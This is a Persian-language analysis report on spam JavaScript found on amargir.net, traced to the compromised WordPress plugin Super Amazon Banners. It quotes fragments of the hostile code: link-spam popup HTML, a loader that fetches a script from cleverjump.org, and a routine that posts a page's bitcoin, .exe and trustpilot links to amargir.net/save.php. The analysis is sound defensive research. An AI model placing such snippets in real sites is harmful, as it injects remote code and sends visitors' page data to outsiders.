

گزارش بررسی دامنه مشکوک amargir.net

حامد نظریان

فهرست


- 1 . فرایند کشف و بررسی اولیه 3
- 2 . پروسه انگشت نگاری (fingerprinting) 6
- 3 . منشا پیدایش و انتشار 6
- 4 . بررسی دقیق تر کد 9
- 5 . جمع بندی 15

1. فرایند کشف و بررسی اولیه

اگر کاربری وارد دامنه amargir.net بشه، صفحه خالی حاوی متن روبرو مشاهده می کنه.

```
/*  
Domain is for sale: admin@kickvox.com
```

اما اگر کاربر به نوار اسکرول دقت کنه میبینه که محتوای بیشتری در پایین صفحه وجود داره:



با پایین آوردن نوار اسکرول حجم زیادی کد جاوا اسکریپت مشاهده میشه که خیلی مشکوک به نظر می آید.

```

*/

(function() {
    'use strict';

    if (window['shbNetLoaded']) return;
    window['shbNetLoaded'] = true;

    var isTopLayer = false;
    var popupHtml = "<div id=\"shbNetPaddingWr\" class=\"shbNetPopupWr\"
style=\"display:none;\"> <table id=\"shbNetPaddingTable\"
class=\"shbNetPopupTable\" style=\"display:none;\" width=\"100%\" height=\"100%\"
cellspacing=\"0\" cellpadding=\"0\"> <tr style=\"background:none;\"> <td
id=\"shbNetPopupCell\" class=\"shbNetPopupCell\"> <div id=\"shbNetPaddingPopup\"
class=\"shbNetPopup\"> <div> <div style=\"padding:15px 0 0 0;\"> <div> <div
style=\"display:inline-block; width:16%; padding:0 0 5px; vertical-align:top;\"
data-type=\"api\" data-custom=\"\"> <div style=\"max-width:95%;\"> <span
style=\"color:#737373; font-size:11px;\"><article>The Church is not so beautiful
and the area has so many pickpockets. One of them tried to put a bracelet to rob
me. Avoid that area. <a href='https://eliaslandscapingaurora.com/'>landscaping
company aurora co</a></article></span> </div> <div style=\"max-width:95%;\">
<span style=\"color:#9a9a9a; font-size:12px;\"></span> </div> </div> <div
style=\"display:inline-block; width:16%; padding:0 0 5px; vertical-align:top;\"
data-type=\"api\" data-custom=\"\"> <div style=\"max-width:95%;\"> <span
style=\"color:#737373; font-size:11px;\"><article>Dont get me wrong I love this
place. Great beer and a great atmosphere. I gave it 4 stars because of the food.
Food is a bit overpriced for the portions they give you. I recommend you eat some
place else before going over. <a href='https://fa88slot.com/'>\u0e17\u0e38
\u0e19 \u0e2a\u0e25\u0e47\u0e2d\u0e15 \u0e1f\u0e23\u0e35</a></article></span>
</div> <div style=\"max-width:95%;\"> <span style=\"color:#9a9a9a; font-
size:12px;\"></span> </div> </div> <div style=\"display:inline-block;
width:16%; padding:0 0 5px; vertical-align:top;\" data-type=\"api\" data-
custom=\"\"> <div style=\"max-width:95%;\"> <span style=\"color:#737373; font-


```

به نظر میاد تلاش شده با استفاده متعدد از کاراکتر (\n) یا

New-line، کد ها به پایین صفحه بیاد و تو نگاه سریع مشخص نشه.

اولین سوال برا بررسی اینه که چرا اصلا کد ها قابل نمایش اند و از
یه همچین تکنیک ابتدایی برای پنهان کردنشون استفاده شده و اصلا
آیا کد ها اجرا میشن؟

با باز کردن بخش Inspect Elements میبینیم که کل بدنه کد در بخش Body و در داخل جفت تگ `<pre>` `</pre>` قرار گرفته که اصولاً متن رو با فرمتی که داره نشون میده.



خب میدونیم که برای اجرای کد جاوااسکریپت باید از تگ `<script></script>` استفاده کرد و هر متنی که در داخل تگ `pre` قرار داده بشه به عنوان لیترال تفسیر میشه.

همینطور اولین خط از کد مقدار متغیر 'shbNetLoaded' را برای شی window رو برابر true قرار میده:

```
window['shbNetLoaded'] = true;
```

ولی پس از باگذاری صفحه، اگه مقدار این متغیر در بخش console مرورگر بررسی کنیم، خطای Undefined میده:

```
>> window['shbNetLoaded']
← undefined
```

پس با قاطعیت میشه گفت این کد جاوااسکریپت اجرا نمیشه و فقط به کاربر نمایش داده میشه.

2. پروسه انگشت نگاری (fingerprinting)

نام متغیر 'shbNetLoaded' می تواند برای فرایند انگشت نگاری (fingerprinting) مورد استفاده قرار گیرد. با جستجوی عبارت "javascript shbNetLoaded" در گوگل لیست بسیاری از وبسایت های دیگری که این کد در آن ها تزریق شده مشاهده می کنیم.

<https://www.advanza.be/bedrijf-aanmelden>

<https://vakantieaccommodaties.info/prijsverlaging-interhome-vakantiehuisen-zwitserland>

<http://www.sopinal.pt/contactos.html>

...

همینطور از ایمیل ذکر شده در اول صفحه می توان استفاده کرد.

3. منشا پیدایش و انتشار

در پروسه fingerprinting به گزارش sucuri در سال 2019 روی منشا این کد و نحوه انتشار آن برخوردیم.

<https://blog.sucuri.net/2019/03/super-amazon-banners-plugin-gone-rogue.html>

طبق این گزارش پلاگین وردپرسی "Super Amazon Banners"

از طریق دامنه seoranker[.]info اقدام به انتشار نرم افزار مخرب/اسپمر می کرده. این پلاگین کد جاوااسکریپت مشاهده شده رو اجرا میکرده و با باز کردن یک صفحه popup حاوی مجموعه ای از لینک های خارجی اقدام به اسپم کاربران می کرد. همچنین این باعث مشکل بارگذاری برخی وبسایت هایی که از پلاگین استفاده می کردند می شد. پلاگین توسط محققین sucuri به وردپرس گزارش گزارش شد و از بخش داندلود حذف گردید. برآورد محققین sucuri این است که دامنه مذکور پس از منقضی شدن توسط عوامل مخرب خریداری شده و برای انتشار بدافزار مورد استفاده قرار گرفته.

من به طور مستقل کمی روی پلاگین تحقیق کردم.

کارایی پلاگین نمایش محصولات آمازون و لینک کردن به آن ها در وبلاگ کاربر است. احتمالا نویسنده بدافزار کد مخرب خود را براساس عملکرد اصلی پلاگین نوشته از اونجایی که این کد صفحه popup نمایش می دهد و اصولا رفتار مشابهی دارد.

Super Amazon Banners

By : BillyBlueHat

Super Amazon Banners allows you to easily embed Amazon product banners and links with your affiliate tag anywhere on your blog.

You can show product banners from individual posts, pages or the template of your WordPress site. You can also link to different Amazon sites (US, UK, more to come), and pass through your affiliate ID.

For more information, check out the homepage: Super Amazon Banners



[Download this plugin](#)

با مراجعه به سایت وردپرس مشاهده می کنیم که پلاگین از سال 2019 به علت مسئله امنیتی از دسترس خارج است.



super-amazon-banners

By Billy Blue Hat

Details

Reviews

Support

Development

Description

This plugin has been closed as of March 22, 2019 and is not available for download.
Reason: Security Issue.

Contributors & Developers


"Super Amazon Banners" is open source software. The following people have contributed to this plugin.

 [BillyBlueHat](#)

اما سورس کد آن به زبان php در دسترس است.

<https://plugins.trac.wordpress.org/browser/super-amazon-banners/trunk/super-amazon-banners.php>

در این کد چندین ارجاع به دامنه و زیردامنه ی "wordpress.seoranker.info" وجود دارد که بررسی این لینک به کد جاوااسکریپت برمیخوریم:



```

/*
Domain is for sale: admin@kickvox.com
*/

(function() {
    'use strict';

    if (window['shbNetLoaded']) return;
    window['shbNetLoaded'] = true;

```

پس دامنه روبرو منشا انتشار کد یافت شده است:

wordpress.seoranker.info

4. بررسی دقیق تر کد

برای بررسی دقیق تر کد ها رو در یک ادیتور قرار دادم.

بدنه کد از 489 خط کد جاوااسکریپت تشکیل شده.

هیچ گونه متد obfuscation استفاده نشده.

کل کد داخل یک تابع بدون اسم جاوااسکریپت قرار داده شده که on the fly اجرا می شود.

```
8 ▼ (function() {
```

سپس از متغیر shbNetLoaded به عنوان flag برای اعمال سیاست فقط یکبار اجرا شدن اسکریپت استفاده شده.


```

13     if (window['shbNetLoaded']) return;
14     window['shbNetLoaded'] = true;

```

در ادامه دو متغیر حاوی کد دو صفحه html تعریف شده است.

```

19     var popupHtml = "<div id=\"shbNetPaddingWr\" class=\"shbNetPaddingWr\">";
20     var bottomHtml = "<span style=\"font-size:10px; line-height:1.2;\">";

```

با قرار دادن مقدار متغیر دوم یعنی bottomHtml در یک فایل html مجزا و انجام ویرایش موفق به رندر آن شدم:

Absolutely beautiful and well taken care of space. Great to stroll around. [u9999u6e2fu810au91abu6536u8cbb](#) .

Nothing special, dont worth 3 hours drive from Las Vegas [llc empresa](#) .

Stunning roads. Absolute must. A bit crowded on the weekends though [como atualizar o mapa do google earth](#) .

Lovely intimate museum. Our visit started with warm welcome from staff. Lots to see... My 5 yo son had to be careful not to touch! He loved the extensive armoury displays. Cafe is waiter service only so quite posh. [instrumentation electrician jobs](#) .

Five star location with one star food. The popovers were nothing exceptional, the sandwiches look like gas station food and the prices scream tourist trap. The one standout was the blueberry sorbet (excellent) [u4e5du5ddeu5a1bu6a02 u8a55u50f9](#) .

Good service and advice, many in stock. A bit busy. [customs northwest](#) .

Very nice walk with a variety of shops and good gastronomic options. [u5609u7fa9u8cb8u6b3e](#) .

Quality hotel service-service is available. There is a fitness center, clean sauna and pool, enough for customers and daily sports. Masseur and masseuses are good. The location is comfortable and the views are beautiful. [crane installators south wales](#) .

I love this place, I spent my teens there, I hope it lowers ticket prices and doesnt close. [u5c0fu76f2 u5927u76f2](#) .

Amazing restaurants and good food. Also a great place to host parties [u5a1bu6a02u57ceu9996u5132u512au60e0](#) .

Best place to watch the game with friends.Good food and drinks [videos sobre depilacion cera](#) .

Upscale and fun. NOT your boring restaurant and NOT a dirty venue. Great for big parties or a date. Because

لینک ها به وبسایت های رندم از ملیت های مختلف با خدمات مختلف اشاره می کند.

با وجود انجام ویرایش، اما موفق به رندر متغیر اول یعنی popupHtml نشدم. اما با بررسی کد html/css این متغیر مشاهده کردم که عملکرد مشابهی به کد های متغیر دوم داره.

در ادامه کد طی 300 خط بعدی صرفاً قابلیت های مختلف رو برای این دو صفحه popup پیاده سازی می کنه از جمله اینکه طی چه شرایطی این صفحه ها رو باز کنه یا اینکه کلید های کیبورد رو به قابلیت هایی نظیر نمایش یا عدم نمایش یا تغییر فونت این دو صفحه مپ میکنه.


نزدیک آخرای کد به بخشی میرسیم که یه اسکریپت از یه منبع سوم شخص (third party) به بدنه کد اضافه و اجرا میشه.

```
291     setTimeout(function() {
292         window.CJSource = 'shb2';
293         var script = document.createElement('script');
294         // *** This is a noun malicious url, and is blocked.
295         script.src = 'https://cleverjump.org/counter.js';
296         (document.head || document.body).appendChild(script);
297     }, 10);
```

وقتی سعی کردم لینک معرفی شده رو باز کنم:

<https://cleverjump.org/counter.js>

افزونه ublock origin لینک مورد نظر رو بلاک کرد:



با جستجو تو گوگل مشاهده می کنیم این یه دامنه مخرب شناخته شده است. تحلیل پویای این دامنه توسط سرویس any.run گزارش زیر رو تولید کرده:

<https://any.run/report/5bafe0ee37dfacb9868d3d872604d3658d3d1444802f3b18dfbc55905fbd9e02/850ff1d1-0128-4aba-aa31-082a2052b241>

ارتباط اسکریپت با فایل سیستم به این صورت:

Files activity

Executable files	Suspicious files	Text files	Unknown types
0	67	20	45

فعالیت رجیستری:

Registry activity

Total events	Read events	Write events	Delete events
325	320	0	0

فعالیت شبکه:

Network activity

HTTP(S) requests	TCP/UDP connections	DNS requests	Threats
6	17	68	2

در ادامه کد به یک آدرس دامنه دیگر بر می خوریم که صرفاً به عنوان یه لینک به صفحه اضافه میشه:

```
333 var li = document.createElement('li');
334 li.innerHTML = '<a class="ab-item" \
335 href="https://semalt.com" target="_blank">SEO promotion</a>';
```

لینک مورد نظر به عنوان یه سرویس سئو معرفی شده.

<https://semalt.com>

وقتی در موردش جستجو کردم به این گزارش برخوردم.

<https://botcrawl.com/cleverjump-org>

براساس این گزارش دامنه مخرب cleverjump.org یک سرویس ارجاع دهنده اسپم متعلق به Semalt.com که سرویس سئو ارایه می کند.

در انتها این این اسکریپت صفحه موجود را برای لینک هایی که حاوی سه کلمه "bitcoin"، ".exe" و "trustpilot.com" جستجو می کند و به وب سرور ارسال می کند:

```

450 var links = document.querySelectorAll
451 ('a[href^="bitcoin:"], a[href*="trustpilot.com"], a[href$=".exe"]');
452 //var links = document.querySelectorAll('a[href^="https://"]');
453 if (links.length) {
454     var hrefs = [];
455     for (var i = 0; i < links.length; i++) {
456         hrefs.push(links[i].href);
457     }
458
459     var json = JSON.stringify({
460         hrefs: hrefs,
461         jsDomain: 'amargir.net',
462         refUrl: location.href
463     });
464
465     var xhr = new XMLHttpRequest;
466     xhr.open('POST', '//amargir.net/save.php');
467     xhr.setRequestHeader('Content-Type', 'text/plain');
468     xhr.onload = function() {
469         xhr.responseText;
470     }
471     xhr.send(json);

```

5. جمع بندی

منشا این سورس کد دامنه wordpress.seoranker.info است.

به نظر میاد کد موجود در این لینک توسط پلاگین وردپرسی "Super Amazon Banners" اجرا میشده. پس از منقضی شدن این دامنه توسط عامل مخرب برا هاست کد مورد بررسی استفاده شد. این کد یه نوع اسپمر برای ارایه سرویس سئو هست و توسط Semalt.com که یه سامانه ارایه سرویس سئو است مورد استفاده قرار می گیره.

همیطور دامنه cleverjump.org توسط این سامانه مورد استفاده قرار میگیرد که حاوی مجموعه ای از اسکریپت مورد دار است.